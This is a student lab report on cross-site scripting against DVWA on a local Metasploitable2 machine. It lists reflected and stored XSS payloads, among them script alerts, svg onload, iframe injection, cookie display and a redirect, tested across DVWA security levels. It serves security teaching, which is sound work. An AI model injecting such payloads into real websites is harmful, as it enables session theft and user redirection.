**Name: Shangirne Kharbanda**


**Registration Number: 20BAI1154**

**LAB 11 ISM**

**XSS**


**XSS using DVWA:**

First we get the IP address of Metasploitable2 using arp-scan as follows.




We can see that the IP address of Metasploitable2 is **192.168.197.135**.

We will now open browser and open DVWA and go in the XSS Reflected tab.




Check for Pop Up script.

alert("I am a hackR")</script>




Check for SVG Onload script.

<svg/onload=alert("DOn't mess with me")>




Check for IFrame script.


<iframe src=<https://uwo.ca>><iframe>



<script>alert(document.cookie);</script>




<script>windows:location=”https://www.google.co.in”</script>




Now we will set DVWA security to medium and try the following scripts:


<Script>alert("I am a hackR")</Script>




<svg/onload=alert("DOn't mess with me")>




<iframe src=<https://uwo.ca>><iframe>



<Script>alert(document.cookie);</Script>




<script>windows:location=”https://www.google.co.in”</script>



Now we set DVWA Security to HIGH and test the scripts again.

<Script>alert("I am a hackR")</Script>


This doesn’t work. High Security won’t allow any script to run as it converts the inputs to string and replaces the special characters with their HTML counterparts thereby sanitizing the input.




<svg/onload=alert("DOn't mess with me")>




<iframe src=<https://uwo.ca>><iframe>



<Script>alert(document.cookie);</Script>




<script>windows:location=”https://www.google.co.in”</script>




XSS Stored:

DVWA Low security


<script>alert("I am a hackR")</script>




<svg/onload=alert("DOn't mess with me")>



<iframe src=<https://uwo.ca>><iframe>

